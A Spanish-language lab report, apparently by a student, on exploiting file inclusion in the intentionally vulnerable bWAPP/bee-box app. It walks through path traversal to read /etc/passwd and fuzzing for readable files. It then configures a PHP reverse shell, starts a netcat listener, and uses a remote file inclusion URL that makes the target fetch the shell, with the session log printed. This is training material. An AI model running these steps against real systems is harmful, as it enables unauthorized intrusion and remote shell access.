



# ***LOCAL FILE INCLUSION EN BEE BOX***

***SANTIAGO PEÑARANDA MEJIA***




BUENO ANTES DE EMPEZAR CON EL INFORME TENEMOS QUE SABER QUE ES ESTA VULNERABILIDAD, UN **LOCAL FILE INCLUSIÓN (LFI)** O, EN ESPAÑOL, **INCLUSIÓN LOCAL DE ARCHIVOS** ES UNA TÉCNICA QUE COMO SU NOMBRE LO DICE ES INCLUIR UN ARCHIVO EN EL SERVIDOR WEB PARA ASÍ PODER EJECUTAR INSTRUCCIONES, TAMBIÉN PODEMOS OBTENER EJECUCIÓN REMOTA DE COMANDOS Y PUES ESO ES LO QUE BÁSICAMENTE VAMOS HACER EN ESTE INFORME.


LA PRUEBA QUE VAMOS HACER ES CON LA MAQUINA DE (BWAPP) QUE HEMOS ESTADO UTILIZANDO PARA LAS PRUEBAS DE HACKING WEB, EN EL SIGUIENTE APARTADO:



AHORA SI VAMOS A INICIAR, BIEN COMO PODEMOS VER ES QUE LO ÚNICO QUE TENEMOS A SIMPLE VISTA SON DOS COSAS, EL SELECTOR DE IDIOMAS Y PUES LA **URL DE LA APLICACIÓN WEB**



ASÍ VAMOS A SELECCIONAR EL IDIOMA QUE MÁS NOS CONVenga, EN MI CASO VOY A COGER EL INGLÉS




COMO PODEMOS VER AL ESCOJER EL IDIOMA NOS APARECE UN APARTADO DONDE NOS DAN LAS GRACIAS, Y A SIMPLE VISTA PODEMOS VER QUE NO HAY NADA SOSPECHOSO, PERO SI NOS FIJAMOS BIEN PODEMOS VER QUE LA **URL** A CAMBIADO Y AHORA HAY UN PODEMOS VER QUE HAY UN FICHERO, EL CUAL NOS VAMOS APROVECHAR.


A HORA COMO VEMOS QUE LO QUE HACE LA PAGINA ES UNA SOLICITUD A ESE FICHERO LO QUE VAMOS HACER ES EMPEZAR A SUBIR RUTAS, COMO NOSOTROS NO SABEMOS EXACTAMENTE EN QUE DIRECTORIO ESTA, ES MEJOR PONES MAS RUTAS PARA ASÍ PODEMOS QUEDAR EN LA RAÍZ



PRIMERO VAMOS A PROBAR EL SIGUIENTE DIRECTORIO EL CUAL CONTIENE INFORMACIÓN BÁSICA SOBRE LAS CUENTAS DE USUARIO EN EL SISTEMA




Y ASÍ ES COMO PODEMOS VER TODA LA INFORMACIÓN DE LOS USUARIO QUE ESTÁN EN LA MÁQUINA



Y ASÍ SUCESIVAMENTE PODEMOS SEGUIR PROBANDO Y POR ENDE IR ENTRANDO A LOS DIRECTORIOS DE LA MÁQUINA, VAMOS A ENTRAR A UNOS CUANTOS MÁS

ESTE CONTIENE INFORMACIÓN SOBRE LOS GRUPOS DEL SISTEMA Y SUS MIEMBROS.



ESTE NOS DA INFORMACIÓN SOBRE LA RESOLUCIÓN DE NOMBRES LOCALES Y LOS NOMBRES DE LOS SERVICIOS QUE ESTAN CORRIENDO EN LA MAQUINA




SI VEMOS EL CÓDIGO FUENTE PODEMOS VER CON MAS CLARIDAD LOS USUARIOS QUE NOS A FILTRADO Y TODA LA INFORMACIÓN

```
69
70     </form>
71
72     <br />
73 root:x:0:0:root:/root:/bin/bash
74 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
75 bin:x:2:2:bin:/bin:/bin/sh
76 sys:x:3:3:sys:/dev:/bin/sh
77 sync:x:4:65534:sync:/bin:/bin/sync
78 games:x:5:60:games:/usr/games:/bin/sh
79 man:x:6:12:man:/var/cache/man:/bin/sh
80 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
81 mail:x:8:8:mail:/var/mail:/bin/sh
82 news:x:9:9:news:/var/spool/news:/bin/sh
83 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
84 proxy:x:13:13:proxy:/bin:/bin/sh
85 www-data:x:33:33:www-data:/var/www:/bin/sh
86 backup:x:34:34:backup:/var/backups:/bin/sh
87 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
88 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
89 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
90 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
91 libuuid:x:100:101:/var/lib/libuuid:/bin/sh
92 dhcp:x:101:102:/nonexistent:/bin/false
93 syslog:x:102:103:/home/syslog:/bin/false
94 klog:x:103:104:/home/klog:/bin/false
95 hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
96 avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
97 gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
98 pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
99 messagebus:x:108:119:/var/run/dbus:/bin/false
100 avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
101 polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
102 haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
103 bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
104 mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
105 sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin
106 dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
107 smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
108 smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
109 neo:x:1001:1001:/home/neo:/bin/sh
110 alice:x:1002:1002:/home/alice:/bin/sh
```


Menú root@parrot:/home/s... Sesión sin Nombre - Z... <https://172.20.10.12/b...>

**NOTA:** CABE RECALCAR QUE NOSOTROS DEPENDEMOS DEL NIVEL DE PERMISOS QUE TENGA EL SERVICIO QUE ESTÁ CORRIENDO LA APLICACIÓN, POR EJEMPLO EN ESTE CASO PODEMOS ABRIR LOS FICHERO DE /ETC NO PODEMOS ABRIR LOS FICHERO DE /BIN YA QUE ESTE NECESITA UN USUARIO MUCHO MÁS AVANZADO QUE ESTE SERVICIO WEB NO LO ESTA CORRIENDO ACTUALMENTE, ASÍ QUE DIRECTAMENTE NO CUMPLIMOS CON LOS REQUISITOS PARA PODEMOS ACCEDER A ESOS FOLDERS.


*AHORA AL IGUAL QUE HEMOS HECHO CON LOS PUNTOS ANTERIORES, AQUÍ TAMBIÉN PODEMOS HACER ATAQUE DE FUZZ PARA ENCONTRAR NUEVOS DIRECTORIOS.*







SELECCIONAMOS EL CAMPO QUE VAMOS A SUSTITUIR PARA AÑADIRLE EL DICCIONARIO, EN EL CASO DE FILE INCLUSIÓN LE VAMOS AGREGAR ESTE



Y ASÍ ES COMO HEMOS HECHO EL ATAQUE Y HEMOS ENCONTRADO ESTOS DIRECTORIOS PARA IR PROBANDO A VER CUAL DE ESTOS NOS PUEDE SERVIR Y TIENE PERMISOS PARA RECABAR INFORMACIÓN.

ta	Respuesta (Tamaño del cuerpo) ▾	Alerta mayor	Estado	Cargas Útiles
	15,550bytes			/root/.bashrc
	15,540bytes			/etc/passwd
	14,375bytes			/etc/group
	14,260bytes			/proc/mounts
	13,882bytes	☀ Reflejado		/usr/local/apache...
	13,880bytes	☀ Reflejado		/usr/local/apache/...
	13,866bytes	☀ Reflejado		/usr/local/apache...
	13,864bytes	☀ Reflejado		/usr/local/apache/...

Escaneo actual 🔴 0 📶 0 👁 0 🔥 0 🚫 0 🚫 0 🚫 0 🚫 0 🚫 0

# WEB SHELL

TAMBIÉN PODEMOS INTENTAR HACER UNA **WEB SHELL** PARA CONECTARNOS REMOTAMENTE A LA MÁQUINA DE LA APLICACIÓN WEB, ESTO LO TENEMOS POR DEFECTO EN NUESTRO LABORATORIO DE **PENTESTING** EN LA SIGUIENTE DIRECCIÓN

```
chivo Editor VCL Base64 Terminal Ayuda  
/home/santo > cd /usr/share/webshells
```

AHORA HAY QUE SABER QUE MOTOR ESTÁ CORRIENDO LA PÁGINA WEB, EN ESTE MI CASO ESTA CORRIENDO EN UN MOTOR **PHP** ASÍ QUE ME VOY APROVECHAR DE ESE MOTOR PARA HACER EL ATAQUE

```
/home/santo > cd /usr/share/webshells  
/usr/sh/webshells > ls  
asp aspx cfm jsp laudenum perl php  
/usr/sh/webshells > cd php  
/usr/sh/webs/php > ls  
findsocket      php-reverse-shell.php  simple-backdoor.php  
php-backdoor.php qsd-php-backdoor.php  
/usr/sh/webs/php >
```

root@parrot  
root@parrot  
root@parrot  
root@parrot  
root@parrot

Y COMO VEMOS AQUÍ TENEMOS VARIOS TIPOS DE WEBSHELL, YO POR EJEMPLO EN ESTE CASO VOY A USAR LA DE REVERSE-SHELL

```
findsocket      php-reverse-shell.php  simple-backdoor.php  
php-backdoor.php qsd-php-backdoor.php  
/usr/sh/webs/php > nano php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.138'; // CHANGE THIS
$port = 44044; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

AQUÍ LO ÚNICO QUE TENEMOS QUE HACER ES REVISAR EL CÓDIGO FUENTE DE LA REVERSE SHELL PARA INDICAR LOS PARÁMETROS COMO **IP**, **PORT**, **SHELL** Y ASÍ

UNA VEZ YA MODIFICADO LOS PARÁMETROS, NOS VAMOS A COPIAR ESTO PARA PONERLO EN EL SERVIDOR APACHE QUE TENEMOS Y ASÍ PODER METER LA WEB SHELL

```
/usr/sh/webs/php > nano php-reverse-shell.php
/usr/sh/webs/php > cp php-reverse-shell.php /var/www/html
```

AHORA ENTRAMOS A EL SERVIDOR APACHE Y LO VAMOS A PRENDER

```

root@parrot /usr/sh/webs/php > cd /var/www/html
root@parrot /var/www/html > ls
evil_payload.jar  index.nginx-debian.html  oldIndex.html  php-reverse-shell.php
index.html       nba                      payload.js
root@parrot /var/www/html > service apache2 start
root@parrot /var/www/html >

```

AHORA PONEMOS A LA ESCUCHA LA MÁQUINA EN EL PUERTO QUE LE INDICAMOS ANTERIORMENTE

```

root@parrot /var/www/html > nc -lvp 44044
listening on [any] 44044 ...

```

Y LE METEMOS A LA PÁGINA NUESTRA WEB EN EL APARTADO DONDE ANTERIORMENTE ESTÁBAMOS PROBANDO CON FICHEROS

```

https://192.168.1.140/bWAPP/rlfi.php?language=http://192.168.1.138/php-reverse-shell.php&action=go

```

Y ASÍ ES COMO TENEMOS UNA WEBSHELL REMOTA A NUESTRA MÁQUINA

```
nc -lvnp 44044
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@parrot: /usr/sh/webs/php > cp php-reverse-shell.php /var/www/html
root@parrot: /usr/sh/webs/php > ls
findsocket  php-reverse-shell.php  simple-backdoor.php
php-backdoor.php  qsd-php-backdoor.php
root@parrot: /usr/sh/webs/php > cd /var/www/html
root@parrot: /var/www/html > ls
evil_payload.jar  index.nginx-debian.html  oldIndex.html  php-reverse-shell.php
index.html  nba  payload.js
root@parrot: /var/www/html > service apache2 start
root@parrot: /var/www/html > nc -lvnp 44044
listening on [any] 44044 ...
connect to [192.168.1.138] from (UNKNOWN) [192.168.1.138] 59876
Linux parrot 6.11+parrot-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.11.5-1parrot1 (20
24-12-13) x86_64 GNU/Linux
 01:00:01 up 39 min,  3 users,  load average: 0.07, 0.30, 0.33
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
santo     tty7     :0             00:21   38:58  57.27s  0.34s  mate-session
santo     pts/1    work-n        00:39   -z    2:48   1.69s  0.19s  sudo su
santo     root-pts/3  deb-n_chroot  00:48   (no)  3:08   0.43s  0.11s  sudo su
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (3685): Inappropriate ioctl for device
bash: no job control in this shell
[www-data@parrot]-[/]
$
```

Así PUDIENDO HACER LO QUE QUIÉRAMOS.

CABE RECALCAR QUE TAL CUAL COMO HICIMOS EL ATAQUE DE FUZZ PARA EL FILE INCLUSIÓN, TAMBIÉN REMOTE FILE INCLUSIÓN QUE ESTE NOS HARÍA PRUEBAS COMO LAS QUE ACABAMOS DE HACER PARA OBTENER UNA WEBSHELL

